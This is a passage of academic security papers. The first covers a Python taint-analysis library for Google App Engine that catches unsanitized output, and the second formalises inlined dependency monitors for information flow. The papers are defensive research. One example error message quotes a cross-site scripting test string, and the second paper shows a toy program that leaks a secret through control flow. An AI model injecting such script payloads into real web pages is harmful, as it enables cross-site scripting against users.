        ['escape','urlize','shorturl'] }

policy.sanitizers
    = { 'escape'   : Comp,
        'urlize'   : NonComp,
        'shorturl' : NonComp }
```

The variable `policy.sanitizers` defines a mapping from sanitizers' names to information required by the security policy implementation, i.e., `SanitizerOrders`. This information might change depending on the security policy to be enforced. For this scenario, we indicate whether a sanitizer is compositional (constant `Comp`) or non-compositional (constant `NonComp`).

If a developer forgets to apply `escape`, or applies the sanitizers in the wrong order, an exception (`TaintException`) is thrown indicating the tainted substring responsible for the alarm.

```
TaintException: wrong sequence of sanitizers ['urlize','↩
 ↪shorturl']: ['<script>alert(42)</script>']
```

7 Related work

There is a large volume of published work describing taint analysis. Readers can refer to [14] for an excellent survey. In this section, we mainly refer to analyses developed for popular web scripting languages.

Perl [7] was the first scripting language to include taint analysis as a native feature of the interpreter. Different from our work, the security policy enforced by Perl's taint mode is rather static, i.e., strings originated from outside a program are tainted (e.g. inputs from users), sanitization is done by regular expressions, and files, shell commands and network connections are considered sensitive sinks. Ruby [9] provides a taint analysis similar to what our library does for opaque objects. However, our work allows for more precision in the analysis for non-opaque objects.

Several taint analysis have been developed for PHP. Aiming to avoid any user intervention, authors in [22] combine static and dynamic techniques to automatically repair vulnerabilities in PHP code. They propose to use a type-system to insert some predetermined sanitization functions when tainted values reach sensitive sinks. The semantics of programs might change when inserting sanitization functions, which constitutes the dynamic part of the analysis. We decide not to change the semantics of programs unless explicitly stated by the user of the library, i.e., we leave it up to the user of the library to decide where and how sanitization functions must be called. In [33], Nguyen-Toung et al. adapt the PHP interpreter to provide a dynamic taint analysis at the level of characters, which the authors call *precise tainting*. They argue that precise tainting gains precision over traditional taint analyses for strings. It would be interesting to see studies indicating how much precision (i.e. less false alarms) it is obtained with *precise tainting* in practice. Similarly to Nguyen-Toung et al.'s work, Futoransky [20] et al. provide a precise dynamic taint analysis for PHP. Pietraszek and Berghe [34] modify the PHP runtime environment to assign *metadata* to user-provided input as well as to provide metadata-preserving string operations. Security critical operations are also instrumented to evaluate, when taken strings as input, the risk of executing such operations based on the metadata. In our library, the attribute `taints` is general enough to encode Pietraszek and Berghe's metadata for strings. Jovanovic et al. [23] propose to combine a traditional data flow and alias analysis to increase the precision of their static taint analysis for PHP (which posses a 50% of false alarms rate). Different from our approach, Jovanovic et al. do not consider taints for objects. Focusing only on strings, the works in [12, 29] combine static

and dynamic techniques. The static techniques are used to reduce the number of program variables where taint information must be tracked at runtime. The dynamic analysis in [12] consists of running test cases using attack strings rather than propagating taint information at runtime. Conversely, the work in [29] modifies the PHP virtual machine in order to propagate taint information. In particular, the modified virtual machine includes the field `labels` to store taint meta-information. This field is similar to the attribute `taints` used by our library.

A taint analysis for Java [21] instruments the class `java.lang.String` as well as classes that present untrustworthy sources and sensitive sinks. The authors mention that a custom class loader in the JVM is needed in order to perform online instrumentation. Another taint analysis for Java [39], called TAJ, focuses on scalability and performance requirements for industry-level applications. To achieve industrial demands, TAJ uses static techniques for pointer analysis, call-graph construction and slicing. Similar to our work, TAJ allows object fields to store tainted values (such objects are called *taint carries*). However, TAJ's static analysis does not consider persistent storage and opaque objects. The authors in [28] propose a static analysis for Java that focuses on achieving precision and scalability. Their analysis considers objects tainted as a whole instead of tainting their fields. This approach is similar to our treatment for opaque objects.

In [25], authors modify the Python interpreter to provide a dynamic taint analysis for strings. More specifically, the representation of the class `str` is extended to include a boolean flag to indicate if a string is tainted. Similar to [15], our library supports taint analysis for several built-in types (e.g. strings and integers). The work by Seo and Lam [38], called InvisiType, aims to enforce safety checks (including taint analysis) without modifying the analyzed code. Their approach is designed for a stronger attacker model, i.e., an attacker that can have control over the source code. Therefore, InvisiType relies on several modifications in the Python interpreter in order to perform the security checks at the right places without the source code being able to jeopardize them. We consider a weaker attacker that only has control on input data and therefore no runtime modifications are required by our library.

Surprisingly, there is not much work considering taint analysis and persistent storage. In the information-flow community, Li and Zdancewic [26] enforce information-flow control in PHP where programs can use a relational database. The main idea of their work is to statically indicate the types of the input fields and the results of a fixed number of database queries. From a technical point of view, when type checking queries, their type-system behaves largely the same as when typing function calls. Rather than considering an static set of queries, our library is able to propagate taint information when entities are fetched from the datas-

tore regardless the executed query. Another work dealing with persistent stores and information flow is the language Fabric [27]. Proposed by Liu et al., Fabric is essentially an extension to Jif [30] supporting distributed programming and transactions. Fabric allows the safe storage of objects, with exactly one security label, into a persistent storage consisting of a collection of objects. While Jif and Fabric are special purposes languages and our analysis works via a library, the manner that Fabric stores security labels in objects is similar to how taint information gets propagate into the GAE datastore.

The authors in [43] observe that sanitization should be context-sensitive, e.g., the sanitization requirements for a URI attribute are different from those of an HTML tag. In a similar spirit ScriptGard [37] automatically inserts, being context-sensitive, sanitizers in web applications to automatically repair vulnerabilities. In principle, it could be possible to implement some of those context-sensitive policies by enriching the information inside the attribute `taints` as well as the checks performed by the middleware when information is sent to the web server.

Considering a different setting, TaintDroid [18], a taint analysis for Android smartphones, tackles similar problems that the ones presented in this paper. In order to propagate taint information inside programs, TaintDroid requires the modification of the Android's VM interpreter. TaintDroid is also able to propagate taints tags (labels) into the file system extended attributes. To achieve that, a modification of the host file system (YAFFS2) is required. Our library, on the other hand, does not require the modification of the Python interpreter or the underlying datastore. The VM interpreter often calls native code which is unmonitored by TaintDroid. In a similar approach as for opaque objects, TaintDroid makes an approximation for the propagation of taint labels when calling native code, i.e., the label of the return value is the union of the taint labels of the call arguments. While the authors of TaintDroid manually patched native code to implement this approximation, our library provides a general method for approximating taints in opaque objects.

8 Final remarks and future work

We have developed a taint mode for the cloud computing platform Google App Engine for Python. Different from other taint analysis, our library propagates taint information into the datastore as well as opaque objects. We propose a security lattice as the general interface to specify interesting sanitization policies. Although this idea is not novel, we note that the least upper bound operation ($\sqcup$) is inadequate to describe the integrity level of aggregated data when using non-compositional sanitizers. The library defines default sources and sensitive sinks for the Google App Engine framework. In particular, it provides a middleware

to intermediate between the web server and the application so that data obtained from the server gets automatically tainted as well as checks if the data being sent back is sanitized. Providing a WSGI-compliant middleware, the library can run with any web framework that follows the WSGI specification. We take a concrete example implementing a guestbook in the cloud and show how to adapt it to run our taint analysis by small modifications of the source code. We show that the library raises an alarm if developers do not sanitize data as indicated by the security policy.

There are several directions for future work. Focusing on avoiding XSS, the library declares the web server as a sensitive sink. However, we believe that there are other sensitive sinks in GAE. For instance, GAE applications can execute computational intensive numerical functions (e.g. through the `numpy` library), send emails [3] and even send HTTP requests [4] to other web sites. Evidently, user inputs or tainted data should not arbitrarily affect such operations. It would be interesting to develop a complete list of sensitive sinks for GAE. Other future work is to consider larger case studies for our library in order to determine the scalability of the approach. The code in the library is currently designed to be compact, easy to understand, and to be used during the development stage. It would be interesting to evaluate the performance of the library and introduce the required optimizations.

Acknowledgments Thanks to David Sands, Andrei Sabelfeld, Bart van Delft, and Nick Johnson for valuable comments. This work was partially funded by the Google Research Award *Securing Google App Engine* and the Swedish research agency VR.

References

1. CherryPy. `http://www.cherrypy.org/`.
2. Django project. `http://www.djangoproject.com/`.
3. Getting Started: Python - Google App Engine. `https://code.google.com/appengine/docs/python/gettingstarted/`.
4. Guetbook example for Google App Engine. `https://google-app-engine-samples.googlecode.com/files/guestbook_10312008.zip`.
5. OWASP Top 10 2010. `http://www.owasp.org/index.php/Top_10_2010`.
6. PEP 3333: Python Web Server Gateway Interface v1.0.1. `http://http://www.python.org/dev/peps/pep-3333/`.
7. The Perl programming language. `http://www.perl.org/`.
8. Pylons Project. `http://pylonshq.com/`.
9. The Ruby programming language. `http://www.ruby-lang.org`.

[3] https://code.google.com/appengine/docs/python/mail/
[4] https://code.google.com/appengine/docs/python/urlfetch/

10. Samples for Google App Engine. `https://code.google.com/p/google-app-engine-samples`.
11. Andrews, M. Guest Editor's Introduction: The State of Web Security. *IEEE Security and Privacy 4*, 4 (2006), 14–15.
12. Balzarotti, D., Cova, M., Felmetsger, V., Jovanovic, N., Kirda, E., Kruegel, C., and Vigna, G. Saner: Composing static and dynamic analysis to validate sanitization in web applications. In *Proceedings of the 2008 IEEE Symposium on Security and Privacy* (2008), IEEE Computer Society.
13. Biba, K. J. Integrity considerations for secure computer systems. Tech. Rep. ESD-TR-76-372, USAF Electronic Systems Division, Bedford, MA, Apr. 1977. (Also available through National Technical Information Service, Springfield Va., NTIS AD-A039324.).
14. Chang, W., Streiff, B., and Lin, C. Efficient and extensible security enforcement using dynamic data flow analysis. In *Proceedings of the 15th ACM conference on Computer and communications security* (New York, NY, USA, 2008), CCS '08, ACM, pp. 39–50.
15. Conti, J. J., and Russo, A. A taint mode for Python via a library. In *OWASP AppSec Research 2010. Invited paper to NORDSEC 2010* (2010), LNCS.
16. Denning, D. E. A lattice model of secure information flow. *Comm. of the ACM 19*, 5 (May 1976), 236–243.
17. Denning, D. E., and Denning, P. J. Certification of programs for secure information flow. *Comm. of the ACM 20*, 7 (July 1977), 504–513.
18. Enck, W., Gilbert, P., Chun, B.-G., Cox, L. P., Jung, J., McDaniel, P., and Sheth, A. N. Taintdroid: an information-flow tracking system for realtime privacy monitoring on smartphones. In *Proceedings of the 9th USENIX conference on Operating systems design and implementation* (2010), OSDI'10, USENIX Association.
19. Federal Aviation Administration (US). Review of Web Applications Security and Intrusion Detection in Air Traffic Control Systems, June 2009.
20. Futoransky, A., Gutesman, E., and Waissbein, A. A dynamic technique for enhancing the security and privacy of web applications. In *Black Hat USA Briefings* (Aug. 2007).
21. Haldar, V., Chandra, D., and Franz, M. Dynamic Taint Propagation for Java. In *Proceedings of the 21st Annual Computer Security Applications Conference* (2005), pp. 303–311.
22. Huang, Y.-W., Yu, F., Hang, C., Tsai, C.-H., Lee, D.-T., and Kuo, S.-Y. Securing web application code by static analysis and runtime protection. In *Proc. of the International Conference on World Wide Web* (May 2004).
23. Jovanovic, N., Kruegel, C., and Kirda, E. Pixy: A Static Analysis Tool for Detecting Web Application Vulnerabilities (Short Paper). In *2006 IEEE Symposium on Security and Privacy* (2006), IEEE Computer Society.
24. Kong, J., Zou, C. C., and Zhou, H. Improving software security via runtime instruction-level taint checking. In *Proceedings of the 1st workshop on Architectural and system support for improving software dependability* (2006), ASID '06, ACM.
25. Kozlov, D., and Petukhov, A. Implementation of Tainted Mode approach to finding security vulnerabilities for Python technology. In *Proc. of Young Researchers' Colloquium on Software Engineering (SYRCoSE)* (June 2007).

26. LI, P., AND ZDANCEWIC, S. Practical information-flow control in web-based information systems. In *Proc. of the 18th workshop on Computer Security Foundations* (2005), IEEE Computer Society.
27. LIU, J., GEORGE, M. D., VIKRAM, K., QI, X., WAYE, L., , AND MYERS, A. C. Fabric: A platform for secure distributed computation and storage. In *Proc. ACM Symp. on Operating System Principles* (October 2009).
28. LIVSHITS, V. B., AND LAM, M. S. Finding security vulnerabilities in Java applications with static analysis. In *Proceedings of the 14th conference on USENIX Security Symposium - Volume 14* (2005), USENIX Association.
29. MONGA, M., PALEARI, R., AND PASSERINI, E. A hybrid analysis framework for detecting web application vulnerabilities. In *Proc. of the 2009 ICSE Workshop on Software Engineering for Secure Systems* (2009), IWSESS '09, IEEE Computer Society.
30. MYERS, A. C. JFlow: Practical mostly-static information flow control. In *Proc. ACM Symp. on Principles of Programming Languages* (Jan. 1999).
31. NATIONAL INSTITUTE OF STANDARDS AND TECHNOLOGY. Definition of cloud computing. `csrc.nist.gov/publications/nistpubs/800-145/SP800-145.pdf`, 2011.
32. NEWSOME, J., AND SONG, D. Dynamic Taint Analysis for Automatic Detection, Analysis, and Signature Generation of Exploits on Commodity Software. In *Proc. of the Network and Distributed System Security Symposium* (2005).
33. NGUYEN-TUONG, A., GUARNIERI, S., GREENE, D., SHIRLEY, J., AND EVANS, D. Automatically Hardening Web Applications Using Precise Tainting. In *In 20th IFIP International Information Security Conference* (2005), pp. 372–382.
34. PIETRASZEK, T., BERGHE, C. V., V, C., AND BERGHE, E. Defending against injection attacks through context-sensitive string evaluation. In *Recent Advances in Intrusion Detection* (2005).
35. SABELFELD, A., AND MYERS, A. C. Language-based information-flow security. *IEEE J. Selected Areas in Communications 21*, 1 (Jan. 2003), 5–19.
36. SANS (SYSADMIN, AUDIT, NETWORK, SECURITY) INSTITUTE. The top cyber security risks. `http://www.sans.org/top-cyber-security-risks`, Sept. 2009.
37. SAXENA, P., MOLNAR, D., AND LIVSHITS, B. Scriptgard: automatic context-sensitive sanitization for large-scale legacy web applications. In *Proceedings of the 18th ACM conference on Computer and communications security* (2011), CCS '11, ACM.
38. SEO, J., AND LAM, M. S. InvisiType: Object-Oriented Security Policies. In *17th Annual Network and Distributed System Security Symposium* (Feb. 2010), Internet Society (ISOC).
39. TRIPP, O., PISTOIA, M., FINK, S. J., SRIDHARAN, M., AND WEISMAN, O. TAJ: effective taint analysis of web applications. In *Proc. ACM SIGPLAN conference on Programming Language Design and Implementation* (2009), PLDI '09, ACM.
40. VAN DER STOCK, A., WILLIAMS, J., AND WICHERS, D. OWASP Top 10 2007. `http://www.owasp.org/index.php/Top_10_2007`, 2007.
41. VOGT, P., NENTWICH, F., JOVANOVIC, N., KIRDA, E., KRUEGEL, C., AND VIGNA, G. Cross-site scripting prevention with dynamic data tainting and static analysis. In *Proc. of the Network and Distributed System Security Symposium* (Feb. 2007).
42. VOLPANO, D. Safety versus secrecy. In *Proc. Symp. on Static Analysis* (Sept. 1999), vol. 1694 of *LNCS*, Springer-Verlag, pp. 303–311.

43. Weinberger, J., Saxena, P., Akhawe, D., Finifter, M., Shin, R., and Song, D. A systematic analysis of XSS sanitization in web application frameworks. In *Proc. of the European Conference on Research in Computer Security* (2011), Springer-Verlag.
44. Xu, W., Bhatkar, E., and Sekar, R. Practical dynamic taint analysis for countering input validation attacks on web applications. Tech. rep., Stony Brook University, 2005.
45. Xu, W., Bhatkar, S., and Sekar, R. Taint-enhanced policy enforcement: a practical approach to defeat a wide range of attacks. In *Proceedings of the 15th conference on USENIX Security Symposium - Volume 15* (2006), USENIX Association.

Paper **two**

On-the-fly Inlining of Dynamic Dependency Monitors for Secure Information Flow

Luciano Bello and Eduardo Bonelli

Information flow analysis (IFA) in the setting of programming languages is steadily veering towards the adoption of dynamic techniques. This is particularly attractive for scripting languages for web applications programming. A common manifestation of dynamic techniques is that of run-time monitors, which should block program execution in the presence of an insecure run. Significant efforts are still required before practical, scalable monitors for secure IFA of industrial scale languages such as JavaScript can be achieved. Such monitors ideally should compensate for the absence of the traces they do not track, should not require modifications of the VM and should provide a fair compromise between security and usability among other things. This paper discusses on-the-fly inlining of monitors that track dependencies as a prospective candidate.

Formal Aspects of Security and Trust Lecture Notes in Computer Science
Volume 7140, 2012, pp 55-69

1 Introduction

Secure IFA in the setting of programming languages [16] is steadily veering towards the adoption of dynamic techniques [1, 2, 10, 11, 14, 17–19]. There are numerous reasons for this among which we can mention the following. First they are attractive from the perspective of scripting languages for the web such as JavaScript which are complex subjects of study for static-based techniques. Second, they allow dealing with inherently run-time issues such as dynamic object creation and `eval` run-time code evaluation mechanism. Last but not least, recent work has suggested that a mix of both static and dynamic flavors of IFA will probably strike the balance between correct, usable and scalable tools in practice.

Language-based secure IFA is achieved by assigning variables a security level such as public or secret and then determining whether those that are labeled as secret affect the contents of public ones during execution. This security property is formalised as *noninterference*. In this paper, we are concerned in particular with *termination-insensitive noninterference* [16, 20]: starting with two identical run-time states that only differ in the contents of secret variables, the final states attained after any given pair of terminating runs differ at most in the contents of the secret variables. Thus in this paper we ignore covert channels.

IFA Monitors. Dynamic IFA monitors track the security level of data during execution. If the level of the data contained in a variable may vary during execution we speak of a *flow-sensitive* analysis [12]. Flow-sensitivity provides a more flexible setting than the flow-insensitive one when it comes to practical enforcement of security policies. Purely dynamic flow-sensitive monitors can leak information related to control flow [15]. Such monitors keep track of the security label of each variable and update these labels when variables are assigned. Information leak occurs essentially because these monitors cannot track traces that are not taken (such as branches that are not executed). Consider the example in Fig. 1 taken from [17] (the subscripts may be ignored for now). Assume that `sec` is initially labeled as secret. The monitor labels variables `tmp` and `pub` as public (since constants are considered public values) after executing the first two assignments. If `sec` is nonzero, the label of `tmp` is updated to secret since the assignment in line 3 depends on the value of `sec`. The "then" branch of the second conditional is not executed. If `sec` is zero, then the "then" branch of the second conditional is executed. Either way, the value

```
1 tmp := 1; pub := 1;
2 if_p1 sec then
3     tmp := 0;
4 if_p2 tmp then
5     pub := 0;
6 ret_p3 (pub)
```

Fig. 1. Monitor attack, from [15]

of sec, a secret variable, leaks to the returned value and the monitor is incapable of detecting it.

Purely dynamic flow-sensitive monitors must therefore be supplied with additional information in order to compensate for this deficiency. One option is to supply the monitor with information on the branches not taken. This is the approach taken for example in [15]. In the example of Fig. 1, when execution reaches the conditional in line 4, although the "then" branch is not taken the label of pub would be updated to secret since this variable would have been written in the branch that was not taken and that branch depends on a secret variable. In order to avoid the need for performing static analysis [3] proposed the *no-sensitive upgrade* scheme where execution gets stuck on attempting to assign a public variable in a secret context. Returning to our example, when sec is nonzero and execution reaches the assignment in line 3, it would get stuck. A minor variant of that scheme is the *permissive upgrade* [4] scheme where, although assignment of public variables in a secret contexts is allowed, branching on expressions that depend on such variables is disallowed. In our example, when sec is nonzero and execution reaches the assignment in line 3, it would be allowed. However, execution would get stuck at line 4. As stated in [5], not only can these schemes reject secure programs, but also their practical applicability is yet to be determined.

Dynamic dependency tracking. An alternative to supplying a monitor that is flow-sensitive with either static information or resorting to the *no-sensitive upgrade* or *permissive upgrade* schemes is *dependency analysis* [18]. Shroff et al. introduce a run-time IFA monitor that assigns program points to branches and maintains a cache of dependencies of *indirect flows* towards program points and a cache of *direct flows* towards program points. These caches are called κ and δ, respectively. The former is persistent over successive runs. Indeed, when execution takes a branch which has hitherto been unexplored, the monitor collects information associated with it and adds it to the current indirect dependencies. Thus, although an initial run may not spot an insecure flow, it will eventually be spotted in subsequent runs.

In order to illustrate this approach, we briefly revisit the example of Fig. 1 (further details are supplied in Sec. 2). We abbreviate the security level "secret" with the letter H and "public" with L, as is standard. Values in this setting are tagged with both a set of dependencies (set of program points p, p_i, etc.) and a security level. When the level is not important but the dependency is, we annotate the value just with the dependency: e.g. 0^p (in our example dependencies are singletons, hence we write p rather that $\{p\}$). Likewise, when it is the security level that is relevant we write for e.g. 0^L or 0^H. After initialization of the variables and their security levels, the guard in line 2 is checked. Here two operations take place. First

	First run					Second run				
line	1	2	3	4	6	1	2	4	5	6
sec	1^H	1^H	1^H	1^H	1^H	0^H	0^H	0^H	0^H	0^H
tmp	1^L	1^L	0^{p1}	0^{p1}	0^{p1}	1^L	1^L	1^L	1^L	1^L
pub	1^L	1^L	1^L	1^L	1^L	1^L	1^L	1^L	0^{p2}	0^{p2}
$p1$		H	H	H	H		H	H	H	H
$p2$				L	L			L	L	L
$p3$					L					L
ret					1^{p3}					0^{p3}
κ				$p1 \uparrow p2$	$p1 \uparrow p2$	$p1 \uparrow p2$	$p1 \uparrow p2$	$p1 \uparrow p2$	$p1 \uparrow p2$	$p1 \uparrow p2 \uparrow p3$

Table 1. Dependency tracking on two runs of Fig. 1.

the level of program point $p1$ is set to H reflecting a direct dependency of $p1$ with `sec`. This is stored in δ, the cache of direct dependencies. The body of the condition is executed (since the guard is true) and `tmp` is updated to 0^{p1}, indicating that the assigned value depends on the guard in $p1$. When the guard from the fourth line is evaluated, in κ (the cache of indirect dependencies, which is initially empty) the system stores that $p2$ depends on $p1$ (written $p_2 \mapsto p_1$), since the value of the variable involved in the condition depends on $p1$. At this point `pub` has the same value, namely 1, as `sec`, and hence leaks this fact. The key of the technique is to retain κ for future runs. Suppose that in a successive run `sec` is 0^H. The condition from line 2 is evaluated and the direct dependency $p1 \mapsto H$ is registered in δ. The third line is skipped and the condition pointed by $p2$ is checked. This condition refers to `tmp` whose value is 1^L. The body in line 5 is executed and `pub` is updated with 0^{p2}. At this point, it is possible to detect that `pub` depends on H as follows: variable `pub` depends on $p2$ (using the cache κ); $p2$ depends on $p1$; and the level of the latter program point is H according to the direct dependency cache. Table 1 summarizes both runs as explained above.

Inlining Monitors. An alternative to implementing a monitor as part of a custom virtual machine or modifying the interpreter [7, 9] is to resort to *inlining* [5, 8, 13, 19]. The main advantage behind this option is that no modification of the host run-time environment is needed, hence achieving a greater degree of portability. This is particularly important in web applications. Also, such an inlining can take place either at the browser level or at the proxy level, thus allowing dedicated hardware to inline system wide. Magazinius et al. [13] introduce the notion of *on-the-fly* inlining. The monitor in charge of enforcing the security policy uses a function *trans* to inline a monitored code. This function is also available

at run-time and can be used to transform code only known immediately before its execution. The best example of this dynamic source is the `eval` primitive.

Contribution. This paper takes the first steps in *inlining* the dependency analysis [18] as a viable alternative to supplying a flow-sensitive monitor with either static information or resorting to the *no-sensitive upgrade* or *permissive upgrade* schemes. Given that we aim at applying our monitor to JavaScript, we incorporate `eval` into our analysis. Since the code evaluated by `eval` is generated at run-time and, at the same time, the dependency tracking technique requires that program points be persisted, we resort to hashing to associate program points to dynamically generated code. We define and prove correct an on-the-fly inlining transformation, in the style of [13], of a security monitor which is based on dependency analysis that incorporates these extensions.

Paper Structure. Sec. 2 recasts the theory of [18] originally developed for a lambda calculus with references to a simple imperative language. Sec. 3 briefly describes the target language of the inlining transformation and defines the transformation itself. Sec. 4 extends the transformation to `eval`. The properties of the transformation are developed in Sec. 5. Finally, we present conclusions and possible lines of additional work. A prototype in Python is available at `http://www.cse.chalmers.se/~bello/inlining`.

2 Dependency Analysis for a Simple Imperative Language

We adapt the dependency analysis framework of Shroff et al. [18] to a simple imperative language $\mathcal{W}^{deps}$ prior to considering an inlining transformation for it. Its syntax is given in Fig. 2. There are two main syntactic categories, *expressions* and *commands*. An expression is either a variable, a labeled value, a binary expression, an application (of a user-defined function to an argument expression) or a case expression. A *labeled value* is a tuple consisting of a value (an integer or a string), a set of program points and a security level. We assume a set of *program points* $p_1, p_2, \ldots$. *Security levels* are taken from a lattice $(\mathcal{L}, \sqsubseteq)$. We write $\sqcup$ for the supremum. Commands are standard. For technical purposes, it is convenient to assume that the program to be executed ends in a return command `ret`, and that moreover this is the unique occurrence of `ret` in the program. Note however that this assumption may be dropped at the expense of slightly complicating the statement of *information leak* (Def. 1) and *delayed leak detection* (Prop. 1). The `while`, `if` and `ret` commands are sub-scripted with a program point.

The operational semantics of $\mathcal{W}^{deps}$ is defined in terms of a binary relation over *configurations*, tuples of the form $\langle E, \kappa, \delta, \pi, \mu, c\rangle$ where E

$$
\begin{array}{lll}
P, \pi ::= \{\overline{p}\} & & \text{(set of ppids, program counter)} \\
v ::= i \,|\, s & & \text{(value)} \\
\sigma ::= \langle v, P, L\rangle & & \text{(labeled value)} \\
e ::= x \,|\, \sigma \,|\, e \oplus e \,|\, f(e) \,|\, \texttt{case}\ e\ \texttt{of}\ (e:e)^+ & & \text{(expression)} \\
c ::= \texttt{skip} \,|\, x := e \,|\, \texttt{let}\, x = e\, \texttt{in}\, c \,|\, c; c \,|\, \texttt{while}_p\, e\, \texttt{do}\, c & & \text{(command)} \\
\quad |\ \texttt{if}_p\, e\, \texttt{then}\, c\, \texttt{else}\, c \,|\, \texttt{ret}_p(e) \,|\, \mathit{stop} & & \\
E ::= \emptyset \,|\, f(x) \doteq e; E & & \text{(expr. environment)} \\
\mu ::= \{\overline{x \mapsto \sigma}\} & & \text{(memory)} \\
\kappa ::= \{\overline{p \mapsto P}\} & & \text{(cache of dependencies)} \\
\delta ::= \{\overline{p \mapsto L}\} & & \text{(cache of direct flows)}
\end{array}
$$

Fig. 2. Syntax of $\mathcal{W}^{deps}$

is an *expression environment*, κ is a *cache of indirect flows*, δ is a *cache of direct flows*, π is the *program counter* (a set of program points), μ is a (partial) function from variables to labeled values and c is the current command. We use $\mathcal{D}, \mathcal{D}_i, etc$ for configurations. We write $\mu[x \mapsto \sigma]$ for the memory that behaves as μ except on x to which it associates σ. Also, $\mu \setminus x$ undefines μ on x. The domain of μ includes a special variable *ret* that holds the return value. The expression environment declares all available user-defined functions. We omit writing it in configurations and assume it is implicitly present. *Expression evaluation* is introduced in terms of *closed expression evaluation* and then *(open) expression evaluation*. *Closed expression evaluation* is defined as follows,

$$
\begin{array}{rcl}
\mathcal{I}(\langle v, P, L\rangle) & \stackrel{def}{=} & \langle v, P, L\rangle \\
\mathcal{I}(f(e)) & \stackrel{def}{=} & \hat{f}(\mathcal{I}(e)) \\
\mathcal{I}(\texttt{case}\ e\ \texttt{of}\ \boldsymbol{e:e'}) & \stackrel{def}{=} & \mathit{câse}\ \mathcal{I}(e)\ \mathit{of}\ \boldsymbol{e'_i : e'} \\
\mathcal{I}(e_1 \oplus e_2) & \stackrel{def}{=} & \mathcal{I}(e_1) \hat{\oplus} \mathcal{I}(e_2)
\end{array}
$$

where we assume
$\hat{f}(\langle v, P, L\rangle) \stackrel{def}{=} \mathcal{I}(e[x := \langle v, P, L\rangle])$, if $f(x) \doteq e \in E$; $\mathit{câse}\ \langle u, P, L\rangle\ \mathit{of}\ \boldsymbol{e:e'} \stackrel{def}{=} \langle v, P \cup P', L \sqcup L'\rangle$ if u matches[1] e_i with substitution σ and $\mathcal{I}(\sigma e'_i) = \langle v, P', L'\rangle$; and $\langle i_1, P_1, L_1\rangle \hat{\oplus} \langle i_2, P_2, L_2\rangle \stackrel{def}{=} \langle i_1 \oplus i_2, P_1 \cup P_2, L_1 \sqcup L_2\rangle$. We assume that in a case-expression exactly one branch applies. Moreover, we leave it to the user to guarantee that user-defined functions are terminating.

Given a memory μ, the *variable replacement* function, also written μ, applies to expressions: it traverses expressions replacing variables by their values. It is defined only if the free variables of its argument are in

[1] Here we mean the standard notion of matching of a closed term e_1 against an algebraic pattern e_2; if successful, it produces a substitution σ for the variables of e_2 s.t. $\sigma(e_2) = e_1$.

the domain of μ. Finally, *open expression evaluation* is defined as $\mathcal{I} \circ \mu$, the composition of $\mathcal{I}$ and μ, and abbreviated $\hat{\mu}$.

The *reduction judgement* $\mathcal{D}_1 \rightarrowtail \mathcal{D}_2$ states that the former configuration *reduces* to the latter. This judgement is defined by means of the *reduction schemes* of Fig. 3. It is a mixed-step semantics in the sense that it mixes both small and big-step semantics. Thus $\mathcal{D}_1 \rightarrowtail \mathcal{D}_2$ may be read as $\mathcal{D}_2$ may be obtained from $\mathcal{D}_1$ in some number of small reduction steps. We write $\mathcal{D}_1 \overset{n}{\rightarrowtail} \mathcal{D}_2$ for the n-fold composition of $\rightarrowtail$. Rule SKIP is straightforward; *stop* is a run-time command to indicate the end of execution. The LET scheme is standard; we resort to $[x := e]$ for capture avoiding substitution of all occurrences of the free variable x by e. The ASSIGN scheme updates memory μ by associating x with the labeled value of e, augmenting the indirect dependencies with the program counter π. We omit the description of WHILE-T and WHILE-F and describe the schemes for the conditional (which are similar). If the condition is true (the reduction scheme when the condition is false, namely IF-F, is identical except that it reduces c_2, hence it is omitted), then before executing the corresponding branch the configuration is updated. First the program counter is updated to include the program point p. A new dependency is added to the cache of indirect dependencies for p, namely $\pi \cup P$, indicating that there is an *indirect* flow from the current security context under which the conditional is being reduced and the condition e (via its dependencies). The union operator $\kappa \uplus \kappa'$ is defined as κ'' iff κ'' is the smallest cache such that $\kappa, \kappa' \leq \kappa''$. Here the ordering relation on caches is defined as $\kappa \leq \kappa'$ iff $\forall p \in dom(\kappa).\kappa(p) \subseteq \kappa'(p)$. Finally, the security level L of the condition is recorded in δ', reflecting the *direct* dependency of the branch on e. The scheme for `ret` updates the cache of indirect dependencies indicating that there is an *indirect* flow from the program counter and e (via its dependencies) towards the value that is returned. Finally, we note that $\langle \kappa, \delta, \pi, \mu, c\rangle \rightarrowtail \langle \kappa', \delta', \pi', \mu', c'\rangle$ implies $\kappa \leq \kappa'$ and $\pi' = \pi$.

2.1 Properties

Delayed leak detection (Prop. 1), the main property that the monitor enjoys, is presented in this section. Before doing so however, we require some definitions. The transitive closure of cache look-up is defined as $\kappa(p) \overset{def}{=} P \cup \kappa(P)^+$, where $\kappa(p) = P$. Suppose $P = \{p_1, \ldots, p_k\}$. Then $\kappa(P) \overset{def}{=} \bigcup_{i \in 1..k} k(p_i)$ and $\kappa(P)^+ \overset{def}{=} \bigcup_{i \in 1..k} k(p_i)^+$. We define $\mathsf{secLevel}^{\kappa,\delta} P \overset{def}{=} \delta(P \cup \kappa(P)^+)$, the join of all security levels associated to the transitive closure of P according to the direct dependencies recorded in δ. We write $\mu[\overline{x_k \mapsto \langle v_k, \emptyset, L_{high}\rangle}]$ for $\mu[x_1 \mapsto \langle v_1, \emptyset, L_{high}\rangle] \ldots [x_k \mapsto \langle v_k, \emptyset, L_{high}\rangle]$. We fix L_{low} and L_{high} to be any two distinct levels. A terminating run leaks information via its return value, if this return value is visible to an attacker as determined by the schemes in Fig. 3 and there is another run of the

$$\frac{}{\langle \kappa, \delta, \pi, \mu, \texttt{skip}\rangle \rightarrowtail \langle \kappa, \delta, \pi, \mu, \mathit{stop}\rangle}\ \textsc{Skip}$$

$$\frac{\langle \kappa, \delta, \pi, \mu[z \mapsto \hat{\mu}(e)], c[x := z]\rangle \overset{n}{\rightarrowtail} \langle \kappa', \delta', \pi, \mu', \mathit{stop}\rangle \quad z \text{ fresh}}{\langle \kappa, \delta, \pi, \mu, \texttt{let}\ x = e\ \texttt{in}\ c\rangle \rightarrowtail \langle \kappa', \delta', \pi, \mu' \setminus z, \mathit{stop}\rangle}\ \textsc{Let}$$

$$\frac{\langle \kappa, \delta, \pi, \mu, c_1\rangle \overset{n}{\rightarrowtail} \langle \kappa', \delta', \pi, \mu', \mathit{stop}\rangle}{\langle \kappa, \delta, \pi, \mu, c_1; c_2\rangle \rightarrowtail \langle \kappa', \delta', \pi, \mu', c_2\rangle}\ \textsc{Seq}$$

